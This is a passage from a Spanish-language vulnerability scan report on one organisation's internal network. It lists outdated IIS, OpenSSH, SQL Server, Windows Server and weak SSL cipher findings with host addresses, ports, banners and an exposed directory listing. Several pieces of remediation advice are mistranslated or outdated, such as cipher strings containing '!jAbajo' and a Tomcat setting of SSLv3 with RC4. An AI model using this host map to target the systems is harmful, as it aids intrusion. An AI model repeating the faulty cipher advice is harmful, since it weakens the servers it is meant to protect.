Apache Tomcat 7.0.0 a 7.0.70

Apache Tomcat 6.0.0 a 6.0.45

#### Impacto

La explotación exitosa de estas vulnerabilidades podría permitir a un atacante remoto evitar restricciones de seguridad.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2016-0762>

<https://nvd.nist.gov/vuln/detail/CVE-2016-5018>

<https://nvd.nist.gov/vuln/detail/CVE-2016-6794>

<https://nvd.nist.gov/vuln/detail/CVE-2016-6796>

<https://nvd.nist.gov/vuln/detail/CVE-2016-6797>

#### Referencias

Tomcat 6.0

<http://tomcat.apache.org/security-6.html>

Tomcat 7.0

<http://tomcat.apache.org/security-7.html>

Tomcat 8.0

<https://tomcat.apache.org/security-8.html>

Tomcat 9.0

<https://tomcat.apache.org/security-9.html>

#### Solución

Las versiones actualizadas de Apache Tomcat están disponibles que fijan estas vulnerabilidades.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[Apache Tomcat](<https://tomcat.apache.org>)

#### Evidencias

Recurso: 10.0.10.5 Puerto: tcp/8098

Apache Tomcat Multiple Vulnerabilities detected on 8098 port.<title>Apache Tomcat/6.0.10 - Error report</title>

**#28 Microsoft SQL Server Elevation of Privilege Vulnerability - January 2021**

|                  |                            |         |                               |           |
|------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Alta  | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 8.8        | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurricencias: 2 | <b>Privileges Required</b> | Low     | <b>Integrity Impact</b>       | High      |
|                  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

**Recursos Afectados**

10.0.3.133

10.0.3.77

**Descripción**

Se identificó una vulnerabilidad en Microsoft SQL Server que permite la elevación de privilegios bajo ciertas condiciones. Esta falla se presenta cuando el servidor está configurado para ejecutar una sesión de Evento Extendido (Extended Events), una funcionalidad utilizada para el monitoreo y diagnóstico de rendimiento. Un atacante que ya se encuentre autenticado en el sistema puede aprovechar esta vulnerabilidad enviando datos especialmente diseñados a través de la red, lo que podría permitirle ejecutar código con privilegios elevados en el contexto del servicio de SQL Server, comprometiendo potencialmente la confidencialidad, integridad y disponibilidad del sistema afectado.

Software afectado:

SQL Server 2019 RTM (GDR,CU8)

SQL Server 2017 RTM (GDR,CU22)

SQL Server 2016 Service Pack 2(CU15,GDR)

SQL Server 2014 Service Pack 3 (GDR, CU4)

SQL Server 2012 Service Pack 4 (QFE)

**Impacto**

Elevación de privilegios. Un atacante autenticado podría ejecutar acciones con permisos mayores a los que le corresponden, facilitando movimientos laterales o compromisos mayores en el entorno.

**CVEs**<https://nvd.nist.gov/vuln/detail/CVE-2021-1636>**Referencias**

<https://support.microsoft.com/en-gb/topic/kb4583468-microsoft-sql-server-elevation-of-privilege-vulnerability-b51e9244-d952-0372-0cf0-2929da230340>

**Solución**

Se aconseja referirse al siguiente enlace para más detalles relativos a esta vulnerabilidad y para descargar actualizaciones:

CVE-2021-1636 <https://portal.msrm.microsoft.com/en-US/security-guidance/advisory/CVE-2021-1636>

**Evidencias**

Recurso: 10.0.3.133

|  |
|--|
| Vulnerable Version of Microsoft SQL Server detected on port 1433 - Microsoft SQL Server 14.00.3356 (MS SQL 2017) |
|--|

Recurso: 10.0.3.77

|  |
|--|
| Vulnerable Version of Microsoft SQL Server detected on port 1433 - Microsoft SQL Server 14.00.3257 (MS SQL 2017) |
|--|

**#29 EOL/Obsolete Software: Microsoft Internet Information Services (IIS) 8.5 Detected**

|                 |                            |         |                               |           |
|-----------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Alta | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 8.8       | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 7  | <b>Privileges Required</b> | Low     | <b>Integrity Impact</b>       | High      |
|                 | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

**Recursos Afectados**

10.0.1.22  
 10.0.2.185  
 10.0.2.25  
 10.0.2.97  
 10.0.2.98  
 10.0.4.59  
 10.0.4.62

**Descripción**

Se ha detectado la presencia de Microsoft Internet Information Services (IIS) 8.5, una versión que ha alcanzado oficialmente su fin de vida útil (EOL, End of Life). Esto implica que Microsoft ya no proporciona actualizaciones de seguridad ni soporte técnico para esta versión, lo que expone al sistema a vulnerabilidades conocidas y futuras sin posibilidad de mitigación por parte del fabricante. IIS es el servidor web de Microsoft, integrado en la familia Windows NT, y es responsable de manejar protocolos como HTTP, HTTPS, FTP, SMTP, entre otros. Aunque sigue siendo ampliamente utilizado, es fundamental que se mantenga actualizado para garantizar la seguridad del entorno.

Versiones afectadas:

IIS 8.5 en Windows 8.1 llegó a su fin de vida el 10 de enero de 2023.

IIS 8.5 en Windows Server 2012 R2 alcanzó su fin de vida el 10 de octubre 2023.

**Impacto**

El sistema corre un alto riesgo de estar expuesto a vulnerabilidades de seguridad. Dado que el proveedor ya no proporciona actualizaciones, el software obsoleto es más vulnerable a virus y otros ataques.

**Referencias**

IIS 8.5 End of Life

<https://learn.microsoft.com/en-us/lifecycle/products/internet-information-services-iis>

**Solución**

Se recomienda a los clientes actualizar a la última versión de IIS compatible.

**Evidencias**

Recurso: 10.0.1.22

```
EOL/Obsolete version of IIS 8.5 is Detected on port 81 -
Content-Type: text/html; charset=UTF-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sat, 09 Aug 2025 17:12:02 GMT
Connection: close
Content-Length: 1230

<html><head><title>10.0.1.22 - </title></head><body><H1>10.0.1.22 - </H1><hr>

<pre>18/01/2021    17:36          &lt;dir&gt; <A HREF="/bcr/">bcr</A><br>27/10/2021    12:26
1713887 <A HREF="/BK27-10-21Curriculumsv2.zip">BK27-10-21Curriculumsv2.zip</A><br>19/01/2021
15:52          &lt;dir&gt; <A HREF="/borrador/">borrador</A><br>27/10/2021    12:26
&lt;dir&gt; <A HREF="/Curriculumsv2/">Curriculumsv2</A><br>09/05/2017    16:36          33311
<A HREF="/default1.asp">default1.asp</A><br>22/11/2018    12:05          2804 <A
HREF="/defaultintra.asp">defaultintra.asp</A><br>27/10/2021    12:18          1647989 <A
HREF="/deploy.zip">deploy.zip</A><br>19/01/2021    16:35          626 <A
```

|   |       |        |
|---|-------|--------|
| HREF="/index.htm">index.htm</A><br>19/01/2021   | 16:37 | 626 <A |
| HREF="/index.html">index.html</A><br>03/04/2017 | 13:58 | 1228 < |

Recurso: 10.0.2.97

```
EOL/Obsolete version of IIS 8.5 is Detected on port 80 -
Content-Type: text/plain; charset=utf-8
Server: Microsoft-IIS/8.5
SPRequestGuid: a524baa1-3134-e020-eb5a-e2532b5fd6a9
request-id: a524baa1-3134-e020-eb5a-e2532b5fd6a9
X-FRAME-OPTIONS: SAMEORIGIN
SPRequestDuration: 9
SPIisLatency: 1
WWW-Authenticate: NTLM
X-Powered-By: ASP.NET
MicrosoftSharePointTeamServices: 15.0.0.5119
X-Content-Type-Options: nosniff
X-MS-InvokeApp: 1; RequireReadOnly
Date: Sat, 09 Aug 2025 18:35:07 GMT
Connection: close
Content-Length: 16

401 UNAUTHORIZED
```

Recurso: 10.0.2.98

```
EOL/Obsolete version of IIS 8.5 is Detected on port 80 -
Content-Type: text/plain; charset=utf-8
Server: Microsoft-IIS/8.5
SPRequestGuid: 8b20baa1-e1fd-e020-4421-7748760a025a
request-id: 8b20baa1-e1fd-e020-4421-7748760a025a
X-FRAME-OPTIONS: SAMEORIGIN
SPRequestDuration: 38
SPIisLatency: 5
WWW-Authenticate: NTLM
X-Powered-By: ASP.NET
MicrosoftSharePointTeamServices: 15.0.0.5119
X-Content-Type-Options: nosniff
X-MS-InvokeApp: 1; RequireReadOnly
Date: Sat, 09 Aug 2025 17:23:30 GMT
Connection: close
Content-Length: 16

401 UNAUTHORIZED
```

Recurso: 10.0.2.25

```
EOL/Obsolete version of IIS 8.5 is Detected on port 50000 -
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
MicrosoftSharePointTeamServices: 15.0.0.4867
X-Content-Type-Options: nosniff
X-MS-InvokeApp: 1; RequireReadOnly
Date: Sat, 09 Aug 2025 16:48:48 GMT
Connection: close
Content-Length: 0
```

Recurso: 10.0.2.185

```
EOL/Obsolete version of IIS 8.5 is Detected on port 80 -
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sat, 13 Sep 2025 13:15:45 GMT
Connection: close
Content-Length: 1237
```

```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>403 - Prohibido: acceso denegado.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-
serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana,
sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-EOL/Obsolete version of IIS 8.5 is
Detected on port 81 -
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sat, 13 Sep 2025 13:15:45 GMT
Connection: close
Content-Length: 1237

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>403 - Prohibido: acceso denegado.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-
serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana,
sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-

```

Recurso: 10.0.4.59

```

EOL/Obsolete version of IIS 8.5 is Detected on port 443 -
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sat, 13 Sep 2025 14:22:44 GMT
Connection: close
Content-Length: 4953

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>Error detallado de IIS 8.5 - 403.503 - Forbidden</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana,Arial,Helvetica,sans-serif;}

```

```
code{margin:0;color:#006600;font-size:1.1em;font-weight:bold;}
.config_source code{font-size:.8em;color:#000000;}
pre{margin:0;font-size:1.4em;word-wrap:break-word;}
ul,ol{margin:10px 0 10px 5px;}
ul.first,ol.first{margin-top:5px;}
fieldset{padding:0 15px 10px 15px;word-break:break-all;}
.summary-container fieldset{padding-bottom:5px;margin-top:4px;}
legend.no-expand-all{padding:2px 15px 4px 10px;margin:0 0 0 -12px;}
legend{color:#333333;margin:4px 0 8px 0}
```

Recurso: 10.0.4.62

```
EOL/Obsolete version of IIS 8.5 is Detected on port 8083 -
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sat, 13 Sep 2025 16:38:28 GMT
Connection: close
Content-Length: 1237

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>403 - Prohibido: acceso denegado.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-
serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana,
sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-
```

| #30 EOL/Obsolete Software: Microsoft Internet Information Services (IIS) 7.5 Detected |                            |         |                               |           |
|---|----------------------------|---------|-------------------------------|-----------|
| Severidad: Alta   | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 8.8   | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurencias: 2   | <b>Privileges Required</b> | Low     | <b>Integrity Impact</b>       | High      |
|   | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.2.28

10.0.4.48

#### Descripción

Internet Information Services ((IIS, antes Internet Information Server) es un servidor web extensible creado por Microsoft para su uso con la familia Windows NT. IIS soporta HTTP, HTTP/2, HTTPS, FTP, FTPS, SMTP y NNTP. Ha sido parte integral de la familia Windows NT desde Windows NT 4.0, aunque puede estar ausente en algunas ediciones (por ejemplo, Windows XP Home edition), y no está activo por defecto.

Versiones afectadas:

IIS 7.5

#### Impacto

El sistema corre un alto riesgo de estar expuesto a vulnerabilidades de seguridad. Dado que el proveedor ya no proporciona actualizaciones, el software obsoleto es más vulnerable a virus y otros ataques.

#### Referencias

<https://learn.microsoft.com/en-us/lifecycle/products/internet-information-services-iis>

#### Solución

Se recomienda a los clientes actualizar a la última versión de IIS compatible.

#### Evidencias

Recurso: 10.0.2.28

```
EOL/Obsolete version of IIS 7.5 is Detected on port 80 -
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: /Seguro/default.aspx
Server: Microsoft-IIS/7.5
Set-Cookie: ASP.NET_SessionId=x13agitgob1bnonnqnonu030; path=/; HttpOnly
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sat, 09 Aug 2025 16:54:40 GMT
Connection: close
Content-Length: 137

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/Seguro/default.aspx">here</a>.</h2>
</body></html>
```

Recurso: 10.0.4.48

```
EOL/Obsolete version of IIS 7.5 is Detected on port 80 -
Cache-Control: private
Content-Length: 6191
Content-Type: text/html
Server: Microsoft-IIS/7.5
Set-Cookie: ASPSESSIONIDSQTQBTT=BFJDHPMDPMBGMPOMKIFGAG; path=/
X-Powered-By: ASP.NET
Date: Sat, 09 Aug 2025 19:18:21 GMT
```

Connection: close

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">

<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>BCRA</title>

<style type="text/css">
<!--
body{
font-family:"Lucida Grande", "Lucida Sans Unicode", Verdana, Arial, Helvetica, sans-serif;
font-size:11px;
}
a
{
text-decoration:none;
color:#002B55;
}
a.button{
background:url(img/button2.gif) no-repeat;
display:block;
margin-bottom:14px;
line-height:29px;
height:30px;
color:#555555;
text-decoration:none;
}

a.linea{
margin-bottom:14px;
line-height:29px;
height:30px;
color:#555555;
text-decoratio
```



**#31 OpenSSH Multiple Vulnerabilities**

|                 |                          |         |                               |          |
|-----------------|--------------------------|---------|-------------------------------|----------|
| Severidad: Alta | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial  |
| CVSS: 8.5       | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None     |
| Ocurrencias: 1  | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Complete |

**Recursos Afectados**

10.0.1.51

**Descripción**

Se ha informado de múltiples vulnerabilidades en OpenSSH.

- La función `kbdint_next_device` en `auth2-chall.c` en `sshd` en OpenSSH hasta 6.9 no restringe adecuadamente el procesamiento de dispositivos interactivos con teclado dentro de una sola conexión. (CVE-2015-5600)

- El componente `monitor` en `sshd` en OpenSSH antes de 7.0 en plataformas no OpenBSD acepta datos de nombre de usuario extraños en las solicitudes `MONITOR_REQ_PAM_INIT_CTX`. (CVE-2015-6563)

- Vulnerabilidad `use-after-free` en la función `mm_answer_pam_free_ctx` en `monitor.c` en `sshd` en OpenSSH antes de 7.0 en plataformas no OpenBSD podría permitir a los usuarios locales obtener privilegios. (CVE-2015-6564)

**Impacto**

Los atacantes remotos pueden realizar ataques de fuerza bruta o causar una denegación de servicio (consumo de CPU).

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2015-5600>

<https://nvd.nist.gov/vuln/detail/>

<https://nvd.nist.gov/vuln/detail/CVE-2015-6563>

<https://nvd.nist.gov/vuln/detail/>

<https://nvd.nist.gov/vuln/detail/CVE-2015-6564>

**Referencias**

OpenSSH 7.0

<http://www.openssh.com/txt/release-7.0>

**Solución**

Actualizar a la última versión soportada de OpenSSH.

Revisar OpenSSH 7.0 <http://www.openssh.com/txt/release-7.0> para más información.

**Evidencias**

Recurso: 10.0.1.51

|   |
|---|
| SSH-2.0-OpenSSH_5.3 detected on port 22 over TCP. |
|---|

| #32 SSL Server Supports Weak Encryption Vulnerability |                            |         |                               |           |
|---|----------------------------|---------|-------------------------------|-----------|
| Severidad: Alta                                       | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 8.2   | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 2  | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|   | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

### Recursos Afectados

10.0.1.244 Puerto: tcp/443

10.0.10.158 Puerto: tcp/443

### Descripción

El protocolo Secure Socket Layer (SSL) permite una comunicación segura entre un cliente y un servidor.

Los Ciphers de encriptación SSL se clasifican según la longitud de clave de encriptación como sigue:

- \* ALTO - longitud de la llave más grande que 128 bits
- \* MEDIO - longitud clave igual a 128 bits
- \* LOW - longitud de la llave más pequeña que 128 bits

Los mensajes encriptados con cifrado LOW son fáciles de descifrar. Los servidores SSL comerciales sólo deben apoyar los cifrados de fuerza MEDIUM o HIGH para garantizar la seguridad de las transacciones.

El siguiente enlace proporciona más información sobre esta vulnerabilidad:

- \* [Análisis del protocolo SSL 3.0](<http://www.schneier.com/paper-ssl-revised.pdf>)

Tenga en cuenta que esta detección solo comprueba el débil soporte de cifrado en la capa SSL. Algunos servidores pueden implementar protección adicional en la capa de datos. Por ejemplo, algunos servidores SSL y proxies SSL (como los aceleradores SSL) permiten la negociación de cifrado completar pero enviar un mensaje de error y abortar más comunicación en el canal seguro. Esta vulnerabilidad puede no ser explotable para tales configuraciones.

### Impacto

Un atacante puede explotar esta vulnerabilidad para descifrar comunicaciones seguras sin autorización.

### Solución

Soporte deshabilitado para cifrados LOW.

**\*\*Apache\*\***

Si TLSv1.1 o TLSv1.2 están disponibles, se recomienda el uso de estos protocolos.

SSLProtocol TLSv1.1 TLSv1.2

Si TLSv1.1 y TLSv1.2 no están disponibles, sólo TLS1.0 debe ser utilizado:

SSLProtocol TLSv1

Típicamente, para Apache/mod\_ssl, httpd.conf o ssl.conf deben tener las siguientes líneas:

SSLCipherSuite ALL:!aNULL:!ADH:!eNULL:!jAbajo!EXP:RC4+RSA:+HIGH:+MEDIUM

Para Apache/apache\_ssl incluye la siguiente línea en el archivo de configuración (httpd.conf):

SSLRequireCipher ALL:!aNULL:!ADH:!eNULL:!jAbajo!EXP:RC4+RSA:+HIGH:+MEDIUM

**\*\*Tomcat\*\***

sslProtocol="SSLv3"

ciphers="SSL\_RSA\_WITH\_RC4\_128\_MD5,SSL\_RSA\_WITH\_RC4\_128\_SHA,SSL\_DHE\_RSA\_W  
ITH\_3DES\_EDE\_CBC\_SHA

**\*\*IIS\*\***

[Cómo restringir el uso de ciertos algoritmos y protocolos criptográficos en Schannel.dll](<https://docs.microsoft.com/en-us/troubleshoot/windows-server/windows-security/restrict-cryptographic-algorithms-protocols-schannel>) (Se requiere reinicio de Windows)

[Cómo desactivar PCT 1.0, SSL 2.0, SSL 3.0 o TLS 1.0 en Servicios de Información de Internet](https://support.microsoft.com/en-in/help/187498/how-to-disable-pct-1-0-ssl-2-0-ssl-3-0-or-tls-1-0-in-internet-informat) (Se requiere reinicio de Windows)

[Security Guidance for IIS](http://www.microsoft.com/technet/security/prodtech/IIS.mspx)

Para Novell Netware 6.5 consulte el siguiente documento [SSL Permite el uso de Cíferos débiles. - TID10100633 ](http://support.novell.com/cgi-bin/search/searchtid.cgi?10100633.htm)

## Evidencias

Recurso: 10.0.1.244 Puerto: tcp/443

| CIPHER             | KEY-EXCHANGE | AUTHENTICATION | MAC | ENCRYPTION(KEY-STRENGTH) | GRADE |
|--------------------|--------------|----------------|-----|--------------------------|-------|
| SSLv2 WEAK CIPHERS |              |                |     |                          |       |
| EXP-RC4-MD5        | RSA(512)     | RSA            | MD5 | RC4(40)                  | LOW   |
| DES-CBC-MD5        | RSA          | RSA            | MD5 | DES(56)                  | LOW   |
| RC4-64-MD5         | RSA          | RSA            | MD5 | RC4(64)                  | LOW   |

Recurso: 10.0.10.158 Puerto: tcp/443

| CIPHER               | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE |
|----------------------|--------------|----------------|------|--------------------------|-------|
| TLSv1 WEAK CIPHERS   |              |                |      |                          |       |
| EXP-RC4-MD5          | RSA(512)     | RSA            | MD5  | RC4(40)                  | LOW   |
| EXP-DES-CBC-SHA      | RSA(512)     | RSA            | SHA1 | DES(40)                  | LOW   |
| TLSv1.1 WEAK CIPHERS |              |                |      |                          |       |
| EXP-RC4-MD5          | RSA(512)     | RSA            | MD5  | RC4(40)                  | LOW   |
| EXP-DES-CBC-SHA      | RSA(512)     | RSA            | SHA1 | DES(40)                  | LOW   |
| TLSv1.2 WEAK CIPHERS |              |                |      |                          |       |
| EXP-RC4-MD5          | RSA(512)     | RSA            | MD5  | RC4(40)                  | LOW   |
| EXP-DES-CBC-SHA      | RSA(512)     | RSA            | SHA1 | DES(40)                  | LOW   |

| #33 EOL/Obsolete Operating System: Microsoft Windows Server 2012 R2 Detected |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Alta  | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 8.1  | <b>Attack Complexity</b>   | High    | <b>Confidentiality Impact</b> | High      |
| Ocorrencias: 3   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.2.104  
10.0.2.25  
10.0.2.98

#### Descripción

Windows Server 2012 R2 llegó al final del ciclo de vida de soporte en Octubre de 2023. Microsoft ya no proporciona actualizaciones de seguridad o soporte para el sistema operativo Windows 2012 R2. Después de esta fecha, este producto ya no recibirá:

- Soporte técnico.
- Actualizaciones de software.
- Actualizaciones o correcciones de seguridad.
- Los equipos que ejecutan el sistema operativo Windows 2012 R2 continuarán trabajando incluso después del fin de soporte. Sin embargo, el uso de software no soportado puede aumentar el riesgo ante virus y amenazas de seguridad.

#### Impacto

Microsoft ya no proporciona actualizaciones de seguridad. El software obsoleto es más vulnerable a virus, malware y otros ataques.

#### Referencias

EOL-Windows 2008 R2

<https://techcommunity.microsoft.com/t5/windows-server-news-and-best/three-options-to-prepare-for-windows-server-2012-r2-end-of/ba-p/3645211>

#### Solución

El proveedor del software ha emitido avisos a los clientes para actualizar a la última versión soportada. Ver las Referencias para mayor información.

#### Evidencias

Recurso: 10.0.2.98

|   |
|---|
| EOL/Obsolete Operating System : Windows Server 2012 R2 Detected |
|---|

Recurso: 10.0.2.104

|   |
|---|
| EOL/Obsolete Operating System : Windows Server 2012 R2 Detected |
|---|

Recurso: 10.0.2.25

|   |
|---|
| EOL/Obsolete Operating System : Windows Server 2012 R2 Detected |
|---|

| #34 OpenSSH Remote Unauthenticated Code Execution Vulnerability (regreSSHion) |                            |         |                               |           |
|---|----------------------------|---------|-------------------------------|-----------|
| Severidad: Alta   | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 8.1   | <b>Attack Complexity</b>   | High    | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 5  | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|   | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.1.192  
 10.0.1.214  
 10.0.10.136  
 10.0.3.104  
 10.0.4.135

#### Descripción

OpenSSH es un conjunto de programas informáticos que ofrecen sesiones de comunicación encriptadas a través de una red informática utilizando el protocolo SSH. Se descubrió una vulnerabilidad (una condición de carrera en el manejador de señales) en el servidor de OpenSSH (sshd): si un cliente no se autentica dentro del tiempo de gracia de inicio de sesión (LoginGraceTime) (120 segundos por defecto, 600 segundos en versiones anteriores de OpenSSH), el manejador de señales SIGALRM de sshd se llama de manera asíncrona, pero este manejador de señales invoca varias funciones que no son seguras para llamadas asíncronas (por ejemplo syslog()).

Versiones afectadas:

OpenSSH antes de la versión 4.4p1

Versiones de OpenSSH desde la 8.5p1 hasta antes de la 9.8p1

#### Impacto

La explotación exitosa permite a los usuarios no autenticados ejecutar código arbitrario con los privilegios más altos, pudiendo resultar en una toma completa del sistema, la instalación de malware, la manipulación de datos y la creación de backdoors para el acceso persistente. Puede facilitar la propagación por la red, permitiendo a los atacantes utilizar un sistema comprometido como punto de partida para atravesar y explotar otros sistemas vulnerables dentro de la organización.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2024-6387>

#### Referencias

regreSSHion <https://www.qualys.com/2024/07/01/cve-2024-6387/regressshion.txt>

OpenSSH 9.8 <https://www.openssh.com/txt/release-9.8>

#### Solución

Se recomienda a los clientes actualizar a la última versión de OpenSSH

#### Evidencias

Recurso: 10.0.1.192

Vulnerable SSH-2.0-OpenSSH\_9.1 PKIX[13.5] detected on port 22 over TCP.

Recurso: 10.0.1.214

Vulnerable SSH-2.0-OpenSSH\_8.9 detected on port 22 over TCP.

Recurso: 10.0.10.136

Vulnerable SSH-2.0-OpenSSH\_8.9 detected on port 22 over TCP.

Recurso: 10.0.3.104

Vulnerable SSH-2.0-OpenSSH\_9.6 detected on port 22 over TCP.

Recurso: 10.0.4.135

Vulnerable SSH-2.0-OpenSSH\_8.7 detected on port 22 over TCP.

| #35 EOL/Obsolete Operating System: Microsoft Windows Server 2008 Detected |                            |         |                               |           |
|---|----------------------------|---------|-------------------------------|-----------|
| Severidad: Alta   | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 8.1   | <b>Attack Complexity</b>   | High    | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 1  | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|   | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.1.107

#### Descripción

Windows Server 2008 se acerca al final de su ciclo de vida de soporte el 14 de enero de 2020. Microsoft ya no proporcionará actualizaciones de seguridad o soporte para PCs que ejecutan el sistema operativo Windows 2008. Después de esta fecha, este producto ya no recibirá gratis:

- Asistencia técnica para cualquier problema.
- Actualizaciones de software.
- Actualizaciones o correcciones de seguridad.
- Los ordenadores con el sistema operativo Windows 2008 seguirán funcionando incluso después de que finalice el soporte. Sin embargo, el uso de software no compatible puede aumentar los riesgos de virus y otras amenazas para la seguridad.

Versiones afectadas:

Windows 2008

#### Impacto

Microsoft ya no proporciona actualizaciones de seguridad. El software obsoleto es más vulnerable a virus, malware y otros ataques.

#### Referencias

EOL-Windows 2008

<https://support.microsoft.com/en-in/help/4456235/end-of-support-for-windows-server-2008-and-windows-server-2008-r2>

#### Solución

El vendedor tiene [Advised] (<https://support.microsoft.com/en-in/help/4456235/end-of-support-for-windows-server-2008-and-windows-server-2008-r2>) clientes para actualizar a la última versión soportada [Azure] (<https://azure.microsoft.com/en-us/migration/windows-server/>).

#### Evidencias

Recurso: 10.0.1.107

|  |
|--|
| EOL/Obsolete Operating System : Windows Server 2008 Detected |
|--|

| #36 Nginx Multiple Security Vulnerabilities (CVE-2022-41741, CVE-2022-41742) |                            |       |                               |           |
|--|----------------------------|-------|-------------------------------|-----------|
| Severidad: Alta  | <b>Attack Vector</b>       | Local | <b>Scope</b>                  | Unchanged |
| CVSS: 7.8  | <b>Attack Complexity</b>   | Low   | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 1   | <b>Privileges Required</b> | Low   | <b>Integrity Impact</b>       | High      |
|  | <b>User Interaction</b>    | None  | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.6.201 Puerto: tcp/443

#### Descripción

nginx es un servidor HTTP y proxy reverso, un servidor proxy de correo y un servidor proxy genérico TCP/UDP.

Estos problemas sólo afectan a nginx si se construye con el ngx\_http\_mp4\_module (el módulo no se construye por defecto) y la directiva "mp4" se utiliza en el archivo de configuración.

Versiones afectadas:
